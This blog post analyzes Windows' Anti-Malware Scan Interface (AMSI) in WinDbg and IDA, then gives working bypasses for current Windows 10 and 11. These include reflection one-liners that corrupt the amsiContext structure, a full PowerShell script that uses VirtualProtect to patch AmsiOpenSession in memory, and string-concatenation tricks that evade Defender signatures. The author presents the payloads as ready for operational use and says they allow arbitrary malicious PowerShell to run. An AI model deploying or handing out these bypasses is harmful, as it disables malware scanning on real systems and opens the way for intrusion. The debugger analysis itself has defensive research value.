AMSI Bypass: Understanding and Evasion Techniques
Introduction
AMSI Bypass: Understanding and Evasion Techniques
Introduction
This blog marks the beginning of my journey into documenting my research and findings in InfoSec. My goal isn’t necessarily to present groundbreaking discoveries but rather to explore, refine, and improve upon existing techniques. Most of what I discuss here is well-documented, but I aim to build on it and adapt methods to the latest Windows environments.
Motivation
In this article, I want to break down AMSI (Anti-Malware Scan Interface) and its bypass techniques on the latest Windows environment. AMSI bypass is not a new topic, and compared with bypassing EDR, AMSI bypass is much easier. However, I found that one bypass approach taught in OSEP does not work on the latest Windows environment. This piqued my interest, as I wanted to understand what has changed under the hood.

My goal is to modify these and see if I can get them working on more recent versions on Windows. If you’re unfamiliar with AMSI, I suggest reading the official page on Microsoft first. Okay, let’s start.
Background
On Windows hosts, we can obtain a shell or C2 session by executing an executable file. Additionally, we can achieve the same goal with some scripting languages, such as using a PowerShell IEX download cradle to run scripts in memory without leaving files on disk. Compared to detecting payloads on disk, it is harder for traditional antivirus products to detect such delivery methods. AMSI provides a scanning interface to capture various scripting languages such as PowerShell, JScript, VBA, or C# code at runtime to address this gap.

AMSI stands for “Anti-Malware Scan Interface,” and it targets malicious script-based malware. The following figure illustrates the process of how AMSI works at a high level.

The amsi.dll is integrated into each powershell.exe process, providing functions such as AmsiInitialize, AmsiOpenSession, amsiScanStringand AmsiScanBuffer.

Here we can see all the exported functions that compose AMSI, including AmsiScanBuffer() and AmsiScanString(),However, these two functions are not really different. In fact, AmsiScanString() is a small function which uses AmsiScanBuffer() underneath. This can be seen in WinDBG:
0:009> u amsi!AmsiScanString L18
amsi!AmsiScanString:
00007ff8`51248360 4883ec38        sub     rsp,38h
00007ff8`51248364 4533db          xor     r11d,r11d
00007ff8`51248367 4885d2          test    rdx,rdx
00007ff8`5124836a 743d            je      amsi!AmsiScanString+0x49 (00007ff8`512483a9)
00007ff8`5124836c 4c8b542460      mov     r10,qword ptr [rsp+60h]
00007ff8`51248371 4d85d2          test    r10,r10
00007ff8`51248374 7433            je      amsi!AmsiScanString+0x49 (00007ff8`512483a9)
00007ff8`51248376 4883c8ff        or      rax,0FFFFFFFFFFFFFFFFh
00007ff8`5124837a 48ffc0          inc     rax
00007ff8`5124837d 6644391c42      cmp     word ptr [rdx+rax*2],r11w
00007ff8`51248382 75f6            jne     amsi!AmsiScanString+0x1a (00007ff8`5124837a)
00007ff8`51248384 4803c0          add     rax,rax
00007ff8`51248387 41bbffffffff    mov     r11d,0FFFFFFFFh
00007ff8`5124838d 493bc3          cmp     rax,r11
00007ff8`51248390 7717            ja      amsi!AmsiScanString+0x49 (00007ff8`512483a9)
00007ff8`51248392 4c89542428      mov     qword ptr [rsp+28h],r10
00007ff8`51248397 4c894c2420      mov     qword ptr [rsp+20h],r9
00007ff8`5124839c 4d8bc8          mov     r9,r8
00007ff8`5124839f 448bc0          mov     r8d,eax
00007ff8`512483a2 e8b9feffff      call    amsi!AmsiScanBuffer (00007ff8`51248260)
00007ff8`512483a7 eb05            jmp     amsi!AmsiScanString+0x4e (00007ff8`512483ae)
00007ff8`512483a9 b857000780      mov     eax,80070057h
00007ff8`512483ae 4883c438        add     rsp,38h
00007ff8`512483b2 c3              ret
And with a disassembler:

So, if we can bypass the checks performed by AmsiScanBuffer(), we can also bypass AmsiScanString()!
When a PowerShell script is executed, its content is passed to AmsiScanBuffer for analysis to determine if it is malicious. This process allows applications to request a scan of the content before execution, ensuring that potentially harmful scripts are identified and blocked.
The analyzed information is forwarded to the installed antimalware solution through an interprocess mechanism called Remote Procedure Call (RPC). The antimalware engine scans the content and returns the results to amsi.dll within the PowerShell process. This integration ensures that scripts, including those generated at runtime, are inspected for malicious content before execution
Microsoft has officially documented these functions, allowing us to delve into the intricacies of the capture process. Let’s break down how this process works step by step.
Using WinDbg, launch powershell.exe. Once the process is attached, you'll notice that amsi.dll has not yet been loaded. Set unresolved breakpoints for AmsiInitialize, AmsiOpenSession, and AmsiScanBuffer, then continue execution.

The breakpoint at the entry of AmsiInitialize is immediately hit.

The AmsiInitialize function has two arguments:
HRESULT AmsiInitialize(
[in] LPCWSTR appName,
[out] HAMSICONTEXT *amsiContext
);
The first parameter is the application’s name, and the second is a pointer to a context structure that is populated by the function. This context structure, named amsiContext, is used in every subsequent AMSI-related function. Note that the call to AmsiInitialize occurs before any PowerShell commands are invoked, meaning we cannot influence it. At this point, no script has been executed, and the PowerShell banner has not loaded.
Once AmsiInitialize completes and the context structure is created, the AmsiOpenSession API is called, and breakpoints at the entry of AmsiOpenSession and AmsiScanBuffer are hit, respectively.

Now, the banner is loaded, and we can supply the script.

In summary, though the process of loading AMSI may involve more steps
The AmsiOpenSession function has two arguments:
HRESULT AmsiOpenSession(
[in] HAMSICONTEXT amsiContext,
[out] HAMSISESSION *amsiSession
);The first argument, amsiContext, is initialized from AmsiInitialize. After execution, amsiSession is initialized and is used in subsequent AMSI API calls within the session.
The AmsiScanBuffer function has six arguments, including previously initialized amsiContext and amsiSession:
HRESULT AmsiScanBuffer(
[in] HAMSICONTEXT amsiContext,
[in] PVOID buffer,
[in] ULONG length,
[in] LPCWSTR contentName,
[in, optional] HAMSISESSION amsiSession,
[out] AMSI_RESULT *result
);The buffer parameter points to the content to be scanned, and length specifies its size. The contentName is an input identifier, and result is a pointer to a storage buffer for the scan's outcome.
Windows Defender scans the buffer passed to AmsiScanBuffer and returns a result value defined by the AMSI_RESULT enum. A return value of AMSI_RESULT_DETECTED (32767) indicates malware, while AMSI_RESULT_CLEAN (1) indicates a clean scan.
typedef enum AMSI_RESULT {
  AMSI_RESULT_CLEAN,
  AMSI_RESULT_NOT_DETECTED,
  AMSI_RESULT_BLOCKED_BY_ADMIN_START,
  AMSI_RESULT_BLOCKED_BY_ADMIN_END,
  AMSI_RESULT_DETECTED
};
Once the scan is complete, calling AmsiCloseSession will close the current AMSI scanning session. This function is less critical since it occurs after the scan result, and any AMSI bypasses must happen before it is called.
We use WinDbg breakpoints to trace the calls to the exported AMSI functions, allowing us to monitor the input and output. To test this, we’ll enter the command whoami in the PowerShell prompt and set a breakpoint on AmsiScanBuffer to print the parameter values. This setup enables us to observe the following output:
bp amsi!AmsiScanBuffer ".printf \"[*] AmsiScanBuffer() Called\\n\"; .printf \"- amsiContext: 0x%p\\n\", rcx; .printf \"- buffer: %mu\\n\", rdx; .printf \"- length: %d\\n\", r8; .printf \"- contentName: 0x%p\\n\", r9; .printf \"- amsiSession: 0x%p\\n\", qwo(@rsp+0x28); .printf \"- result ptr: 0x%p\\n\", qwo(@rsp+0x30); r @$t0 = qwo(@rsp+0x30); r @$t1 = poi(@rsp); bu @$t1 \".printf \\\"[*] Exit -> Result: %d\\\\n\\\",dwo(@$t0); bc @$t1; g;\"; g;"
Printing arguments and return value from AmsiScanBuffer
After executing the whoami command, we observe that AMSI does not flag this input as malicious, returning a result of 1, which indicates a clean scan.
Next, let’s enter a command in the PowerShell console that Windows Defender will detect as malicious, such as Invoke-Mimikatz:
PS C:\Users\regex-33> 'Invoke-Mimikatz'
At line:1 char:1
+ 'Invoke-Mimikatz'
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
AmsiScanBuffer reporting malicious content
Although the command was benign, it was flagged as malicious nonetheless. There is no doubt that the warning we received in the PowerShell prompt came from Windows Defender, but it is not clear why it was flagged.
If we try to modify the command by splitting the string and concatenating them, it is no longer flagged as malicious:
PS C:\Users\regex-33> 'Invoke-'+'Mimikatz'
Invoke-Mimikatz
PS C:\Users\regex-33>
From this input and output, we can deduce that Windows Defender flagged the Invoke-Mimikatz string as malicious. However, we easily bypassed this simple protection by splitting and concatenating the string. This technique, known as string concatenation, is a common method to bypass AMSI signature detection.
Bypassing AMSI With Reflection in PowerShell
As demonstrated, AMSI passes every PowerShell command through Windows Defender’s signature detection before execution. One way to evade AMSI is to obfuscate and encode PowerShell commands and scripts; however, this approach can lead to an exhausting game of “cat and mouse.” A more straightforward method involves attempting to disable AMSI without crashing PowerShell. This can be achieved using bypass techniques that rely on reflection, allowing interaction with internal types and objects that are otherwise inaccessible.
Reflection-based AMSI bypass techniques exploit the .NET framework’s ability to inspect and modify metadata about types at runtime. By leveraging reflection, it’s possible to access and manipulate private members of classes within the AMSI implementation, effectively disabling its scanning capabilities without altering the AMSI DLL directly.
Attack AmsiOpenSession
Since this context structure is undocumented, we will use WinDbg to locate its address in memory and then inspect its content using WinDbg. As before, we open a PowerShell prompt and trace it with set BreakPoint, as privuse part.
bp amsi!AmsiScanBuffer ".printf \"[*] AmsiScanBuffer() Called\\n\"; .printf \"- amsiContext: 0x%p\\n\", rcx; .printf \"- buffer: %mu\\n\", rdx; .printf \"- length: %d\\n\", r8; .printf \"- contentName: 0x%p\\n\", r9; .printf \"- amsiSession: 0x%p\\n\", qwo(@rsp+0x28); .printf \"- result ptr: 0x%p\\n\", qwo(@rsp+0x30); r @$t0 = qwo(@rsp+0x30); r @$t1 = poi(@rsp); bu @$t1 \".printf \\\"[*] Exit -> Result: %d\\\\n\\\",dwo(@$t0); bc @$t1; g;\"; g;"Then, we enter another Whoamistring to obtain the address of the context structure:
0:023> g
[*] AmsiScanBuffer() Called
- amsiContext: 0x0000026761e9cc90
- buffer: whoami
- length: 12
- contentName: 0x00000267499d142c
- amsiSession: 0x0000000000004921
- result ptr: 0x000000d8c624ecc0
[*] Exit -> Result: 1
The memory address of amsiContext remains static across scans, allowing easy inspection with WinDbg. Next, we attach to the PowerShell process and dump the memory contents of the context structure:
0:017> dc 0x0000026761e9cc90
00000267`61e9cc90  49534d41 00000000 61ea1ad0 00000267  AMSI.......ag...
00000267`61e9cca0  48236540 00000267 00004922 00000000  @e#Hg..."I......
00000267`61e9ccb0  abababab abababab abababab abababab  ................
00000267`61e9ccc0  00000000 00000000 00000000 00000000  ................
00000267`61e9ccd0  feeefeee feeefeee 5ed6257b 38085103  ........{%.^.Q.8
00000267`61e9cce0  baadf00d baadf00d 61e9cce0 00000267  ...........ag...
00000267`61e9ccf0  00000000 80000000 abababab abababab  ................
00000267`61e9cd00  abababab abababab feeefeee feeefeee  ................
The first four bytes equate to the ASCII representation of “AMSI”, which appears static across processes. To confirm whether these bytes are referenced in AMSI APIs, we disassemble the AmsiOpenSession function using IDA:

graph view of AmsiOpenSession on Windows 10
Here, rcx holds the first argument of the function, which corresponds to amsiContext. The cmp instruction checks if the first four bytes match the “AMSI” header. If they don’t match, execution jumps to an exit routine. As long as the first DWORD is not equal to “AMSI”, the execution will jump to the following code block:
loc_18000384C:
mov     eax, 80070057h
retn
AmsiOpenSession endp
EAX is set to 0x80070057, which corresponds to the E_INVALIDARG error. This indicates that the execution of AmsiOpenSessionis unsuccessful, and consequently, all subsequent calls to the AMSI API will fail. The error code 0x80070057 (E_INVALIDARG) suggests that amsiContext is invalid.

If the first four bytes are altered, AmsiOpenSessionwill fail. To test this, we set a breakpoint on AmsiOpenSession, trigger it via PowerShell, modify the bytes, and resume execution.
0:005> bp amsi!AmsiScanBuffer ".printf \"[*] AmsiScanBuffer() Called\\n\"; .printf \"- amsiContext: 0x%p\\n\", rcx; .printf \"- buffer: %mu\\n\", rdx; .printf \"- length: %d\\n\", r8; .printf \"- contentName: 0x%p\\n\", r9; .printf \"- amsiSession: 0x%p\\n\", qwo(@rsp+0x28); .printf \"- result ptr: 0x%p\\n\", qwo(@rsp+0x30); r @$t0 = qwo(@rsp+0x30); r @$t1 = poi(@rsp); bu @$t1 \".printf \\\"[*] Exit -> Result: %d\\\\n\\\",dwo(@$t0); bc @$t1; g;\"; g;"
0:005> bp amsi!AmsiOpenSession
0:005> g
Breakpoint 1 hit
amsi!AmsiOpenSession:
00007ffe`e5e03800 4885d2          test    rdx,rdx
0:017> dc rcx L1
00000196`c2718e00  49534d41                             AMSI
0:017> ed rcx 0
0:017> dc rcx L1
00000196`c2718e00  00000000                             ....
0:017> g
(262c.5dc): CLR exception - code e0434352 (first chance)
(262c.5dc): CLR exception - code e0434352 (first chance)
(262c.5dc): CLR exception - code e0434352 (first chance)
CLR exception type: System.Management.Automation.CommandNotFoundException
    "The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again."
Breakpoint 1 hit
amsi!AmsiOpenSession:
00007ffe`e5e03800 4885d2          test    rdx,rdx
As we can see, the parameters of AmsiScanBuffer are not printed because AmsiOpenSession failed, which prevented AmsiScanBuffer from being called.

By modifying amsiContext, we force AMSI to fail, effectively bypassing its scanning mechanisms. This approach demonstrates a practical AMSI evasion technique by leveraging undocumented memory structures.
While this method works, it requires manual intervention using WinDbg. To make it more practical, let’s explore how to implement the bypass directly in PowerShell using reflection.
PowerShell retains AMSI-related details within the System.Management.Automation.AmsiUtils class, which we can analyze and interact with through reflection techniques.
As mentioned earlier, a crucial aspect of reflection is the GetType method, which allows us to retrieve type information from an assembly. Normally, we would invoke it using System.Management.Automation.PSReference, also known as [Ref]. However, executing the following command:
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')results in an error because AMSI and Windows Defender flag it as malicious and prevent execution:
This script contains malicious content and has been blocked by your antivirus software.Since Defender detects direct references to AmsiUtils, we need to take a different approach. One common method is obfuscating the string by splitting it, such as 'ams' + 'iUtils'. However, Microsoft frequently updates its detection rules, making this method unreliable.
A better alternative is dynamically discovering the class by iterating through all available types and filtering the results:
PS C:\Users\regex-33> $targetClass = [Ref].Assembly.GetTypes() | Where-Object {$_.Name -match "iUtils$"}or Obfuscated discovery pattern:
PS C:\Users\regex-33> $targetClass = [Ref].Assembly.GetTypes() | Where-Object Name -clike "*iUtils" | Select-Object -First 1- Case-sensitive wildcard matching (
-clike) evades case-insensitive detection patterns - Pipeline termination (
-First 1) reduces memory artifacts - Property shorthand syntax (
Namevs$_.Name) alters command signatures

Enumerating assembly types to find AMSI utilities
This approach successfully identifies AmsiUtils, providing us with a reference to the class without triggering Defender. With this handle, we can now use the GetFields method to enumerate all its objects and variables, applying NonPublic and Static filters to refine the search.
PS C:\Users\regex-33> $fields = $targetClass.GetFields([System.Reflection.BindingFlags]'NonPublic,Static')
PS C:\Users\regex-33> $contextField = $fields | Where-Object {$_.Name -match "Context$"}
PS C:\Users\regex-33> $contextField

Name                   : amsiContext
MetadataToken          : 67112373
FieldHandle            : System.RuntimeFieldHandle
Attributes             : Private, Static
FieldType              : System.IntPtr
MemberType             : Field
ReflectedType          : System.Management.Automation.AmsiUtils
DeclaringType          : System.Management.Automation.AmsiUtils
Module                 : System.Management.Automation.dll
IsPublic               : False
IsPrivate              : True
IsFamily               : False
IsAssembly             : False
IsFamilyAndAssembly    : False
IsFamilyOrAssembly     : False
IsStatic               : True
IsInitOnly             : False
IsLiteral              : False
IsNotSerialized        : False
IsSpecialName          : False
IsPinvokeImpl          : False
IsSecurityCritical     : True
IsSecuritySafeCritical : False
IsSecurityTransparent  : False
CustomAttributes       : {}
PS C:\Users\regex-33> $contextValue = $contextField.GetValue($null)
PS C:\Users\regex-33> $contextValue
2407110223424
PS C:\Users\regex-33>The output reveals critical metadata about the amsiContext field while avoiding direct references to restricted terms. The numeric value represents a memory pointer when converted to hexadecimal:

Hexadecimal conversion revealing memory address
This matches the expected pointer format (0x23072f32640) seen in memory analysis, and it corresponds to the pointer obtained from the AmsiScanBuffer parameters:
0:006> g
[*] AmsiScanBuffer() Called
- amsiContext: 0x0000023072f32640
- buffer: whoami
- length: 12
- contentName: 0x000002300000142c
- amsiSession: 0x0000000000000ae8
- result ptr: 0x000000614d70ec40
breakpoint 1 redefined
[*] Exit -> Result: 1
We validate this hypothesis by examining the memory contents in WinDbg:
0:010> dc 0x23072f32640
00000230`72f32640  49534d41 00000000 72f14a80 00000230  AMSI.....J.r0...
00000230`72f32650  730f1480 00000230 00000ae9 00000000  ...s0...........
00000230`72f32660  70f7af80 00000230 c6c4220e 90002b00  ...p0...."...+..
00000230`72f32670  000005b8 00000000 00000000 00000000  ................
00000230`72f32680  f670e040 00007ffb 00000000 00000000  @.p.............
00000230`72f32690  00000000 00000000 c6cb2201 94002c00  ........."...,..
00000230`72f326a0  00000000 00000000 00000018 6e656d65  ............emen
00000230`72f326b0  72f19ed0 00000230 00000018 7365722e  ...r0........res
With confirmation of the context buffer’s location, we perform strategic memory modification. Overwriting the initial bytes disrupts the structure’s integrity:
PS C:\Users\regex-33> $memPtr = [IntPtr]$contextValue
PS C:\Users\regex-33> $nullBuffer = [Int32[]]@(0)
PS C:\Users\regex-33> [System.Runtime.InteropServices.Marshal]::Copy($nullBuffer, 0, $memPtr, 1)
Or:
PS C:\Users\regex-33> $memPtr = [IntPtr]$contextValue
PS C:\Users\regex=33> [Runtime.InteropServices.Marshal]::Copy((0..0), 0, $memPtr, 1)
Post-modification verification shows successful alteration of the AMSI context:
0:010> dc 0x23072f32640
00000230`72f32640  49534d41 00000000 72f14a80 00000230  .........J.r0...
00000230`72f32650  730f1480 00000230 00000ae9 00000000  ...s0...........
The disabled detection mechanism becomes evident when testing with previously flagged strings:

Successful bypass verification
This technique can be condensed into an automated payload for operational efficiency:
$targetClass = [Ref].Assembly.GetTypes() | Where-Object { $_.Name -match "iUtils$" };$f = $targetClass.GetFields([System.Reflection.BindingFlags]'NonPublic, Static') | Where-Object { $_.Name -match "Context$" };$x = $f.GetValue($null);[Runtime.InteropServices.Marshal]::Copy((0..0), 0, $x, 1)
However, on Windows 11, the first DWORD is not checked anymore. Fortunately, According to the assemble codes there are still multiple ways to land that code block. The RDX, RCX, the 2nd QWORD, and the 3rd QWORD are compared to 0 respectively. If any of them equals 0, AmsiOpenSession will exit with E_INVALIDARG error.

graph view of AmsiOpenSession on Windows 11
the last one-liner payload leverages reflection, it can be used to patch the 1st DWORD to achieve AMSI bypass, now it does not work on Windows 11.
Adjust the payload to patch the 2nd QWORD, and it works on Windows 11.
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);$ptr = [System.IntPtr]::Add([System.IntPtr]$g, 0x8);$array = New-Object byte[] 8;[Runtime.InteropServices.Marshal]::Copy($array, 0, $ptr, 8)
We can also disable AmsiOpenSession using a PowerShell script by patching its instructions via binary patching (patching AmsiOpenSession to set RCX as 0) instead of modifying data structures.
Based on the IDA graph, we can force an error by modifying the first few bytes to match the final two instructions. This ensures every call to AmsiOpenSession fails, even with valid arguments.
The function begins with TEST RDX, RDX, followed by a JE (Jump if Equal), which depends on the Zero Flag (ZF). Normally, TEST RDX, RDX sets ZF based on RDX’s value. By replacing it with XOR RAX, RAX, we force ZF to 1, making the CPU take the error path and disabling AMSI.

Since TEST RDX, RDX compiles to 0x4885d2 (3 bytes), we replace it with XOR RAX, RAX (0x4831c0), which maintains memory alignment while achieving the same effect.
we will modifying the first instruction of AmsiOpenSession directly from PowerShell using Win32 APIs. To achieve this, we need to perform three key actions:
- Obtain the memory address of
AmsiOpenSession. - Modify the memory permissions where
AmsiOpenSessionresides. - Overwrite the first three bytes at that location.
To resolve the address of AmsiOpenSession, we would typically use GetModuleHandle to obtain the base address of AMSI.DLL, followed by GetProcAddress to retrieve the function's address.
The following LookupFunc method calls both GetModuleHandle and GetProcAddress from the Microsoft.Win32.UnsafeNativeMethods namespace:
function LookupFunc {
    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1] -eq 'System.dll' }
    ).GetType('Microsoft.Win32.UnsafeNativeMethods')

    $tmp = @()
    $assem.GetMethods() | ForEach-Object {
        if ($_.Name -eq "GetProcAddress") { $tmp += $_ }
    }

    return $tmp[0].Invoke($null, @(
        ($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
        $functionName
    ))
}
This function dynamically resolves function addresses within PowerShell, allowing us to interact with native Win32 APIs without explicitly importing them.

PS C:\WINDOWS\system32> [Convert]::ToString(140704489964032,16)
7ff851248200
With the value converted, we can then unassemble the instructions at that address to check if it is correct:

Now that we have located the address of AmsiOpenSession, our next challenge is modifying its memory protections.
Understanding Memory Protections
In Windows, memory is divided into 0x1000-byte pages, each assigned specific protection settings that define how the data on that page can be accessed.
Typically, executable code pages are set to PAGE_EXECUTE_READ (0x20), meaning the code can be executed and read but not written to. This restriction prevents modifications, which presents a challenge for our attack.
We can check the memory protection settings using the WinDbg !vprot command:
0:009> !vprot 0x7ff851248200
BaseAddress:       00007ff851248000
AllocationBase:    00007ff851240000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000007000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
The Protect value shows that the memory page is set to PAGE_EXECUTE_READ, preventing modifications.
To modify this memory page, we use the Win32 VirtualProtect API, which allows changing memory protection settings.
BOOL VirtualProtect(
    LPVOID lpAddress,    // Address of the memory page
    SIZE_T dwSize,       // Size of the region to modify
    DWORD flNewProtect,  // New protection setting
    PDWORD lpflOldProtect // Pointer to store old protection value
);lpAddress: Address of the target memory page.dwSize: Size of the region to modify (set to 3 for clarity, but VirtualProtect affects the entire page).flNewProtect: New protection setting, which we set toPAGE_EXECUTE_READWRITE (0x40).lpflOldProtect: A variable to store the previous protection value.
To invoke VirtualProtect from PowerShell, we retrieve its address using LookupFunc and define its delegate type using getDelegateType:
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}

function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
        DefineDynamicAssembly(
            (New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
            [System.Reflection.Emit.AssemblyBuilderAccess]::Run
        ).
        DefineDynamicModule('InMemoryModule', $false).
        DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
        [System.MulticastDelegate])

    $type.
        DefineConstructor(
            'RTSpecialName, HideBySig, Public',
            [System.Reflection.CallingConventions]::Standard,
            $func
        ).
        SetImplementationFlags('Runtime, Managed')

    $type.
        DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
        SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0

# Define VirtualProtect delegate (corrected parameter types)
$vp = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
    (LookupFunc kernel32.dll VirtualProtect),(getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType())))

# Change memory protection to PAGE_EXECUTE_READWRITE (0x40)
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)- Uses
LookupFuncto find the address ofAmsiOpenSession. - Defines the
VirtualProtectfunction in PowerShell usinggetDelegateType. - Invokes
VirtualProtectto change memory protection toPAGE_EXECUTE_READWRITE.
0:006> !vprot 0x7ff851248200
BaseAddress:       00007ff851248000
AllocationBase:    00007ff851240000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000001000
State:             00001000  MEM_COMMIT
Protect:           00000040  PAGE_EXECUTE_READWRITE
Type:              01000000  MEM_IMAGE
After execution, the new protection setting is PAGE_EXECUTE_WRITECOPY instead of PAGE_EXECUTE_READW. This happens because Windows shares AMSI.DLL between multiple processes. PAGE_EXECUTE_WRITECOPY is functionally the same as PAGE_EXECUTE_READWRITE, but it ensures the modified memory page is private to the current process.
With AmsiOpenSession located and its memory protections modified, we can now overwrite the required three bytes to disable AMSI.
We use the Copy method from the System.Runtime.InteropServices.Marshal namespace to copy the XOR RAX, RAX instruction (0x48, 0x31, 0xC0) into the function’s memory:
$buf = [Byte[]] (0x48, 0x31, 0xC0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
This modification ensures that AMSI always returns a success status, effectively bypassing it.
To avoid detection, we restore the original memory protection using VirtualProtect, passing the previously stored value (0x20 for PAGE_EXECUTE_READ):
$vp.Invoke($funcAddr, 3, 0x20, [ref]$oldProtectionBuffer)Since we already resolved VirtualProtect earlier, we reuse the $vp delegate without resolving it again.
After execution, we can verify the patch in WinDbg by disassembling the function:
0:011> u 0x7ff851248200
amsi!AmsiOpenSession:
00007ff8`51248200 4831c0          xor     rax,rax
00007ff8`51248203 743f            je      amsi!AmsiOpenSession+0x44 (00007ff8`51248244)
00007ff8`51248205 4885c9          test    rcx,rcx
00007ff8`51248208 743a            je      amsi!AmsiOpenSession+0x44 (00007ff8`51248244)
00007ff8`5124820a 4883790800      cmp     qword ptr [rcx+8],0
The modified instruction (xor rax, rax) confirms that AMSI is disabled.
Additionally, checking the memory protection settings again:
0:009> !vprot 0x7ff851248200
BaseAddress:       00007ff851248000
AllocationBase:    00007ff851240000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000007000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
The original protection is restored, reducing the likelihood of detection.
As a final test, we will enter the ‘Invoke-Mimikatz’ string, which would normally trigger AMSI:

Very nice. The bypass indeed works and AMSI is disabled. We can now execute arbitrary malicious PowerShell code.
full Script:
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}

function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
        DefineDynamicAssembly(
            (New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
            [System.Reflection.Emit.AssemblyBuilderAccess]::Run
        ).
        DefineDynamicModule('InMemoryModule', $false).
        DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
        [System.MulticastDelegate])

    $type.
        DefineConstructor(
            'RTSpecialName, HideBySig, Public',
            [System.Reflection.CallingConventions]::Standard,
            $func
        ).
        SetImplementationFlags('Runtime, Managed')

    $type.
        DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
        SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0

# Define VirtualProtect delegate (corrected parameter types)
$vp = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
    (LookupFunc kernel32.dll VirtualProtect),(getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType())))

# Change memory protection to PAGE_EXECUTE_READWRITE (0x40)
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0x48, 0x31, 0xC0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
$vp.Invoke($funcAddr, 3, 0x20, [ref]$oldProtectionBuffer)
Attack on AmsiInitialize
Since AmsiInitializeis called before we can supply scripts, we cannot directly patch the instruction. However, we can patch the structure pointed to by amsiContext, which is initialized after the execution of AmsiInitialize. Looking up the term ‘AMSI bypass’ online, you’ll quickly come across a tweet by Matt Graeber from 2016, containing what is often referred to as the first publicly known bypass for AMSI. This technique still works today, although antivirus solutions have started blocking it in PowerShell. Nevertheless, it can be adapted with minimal changes and still bypasses AMSI.
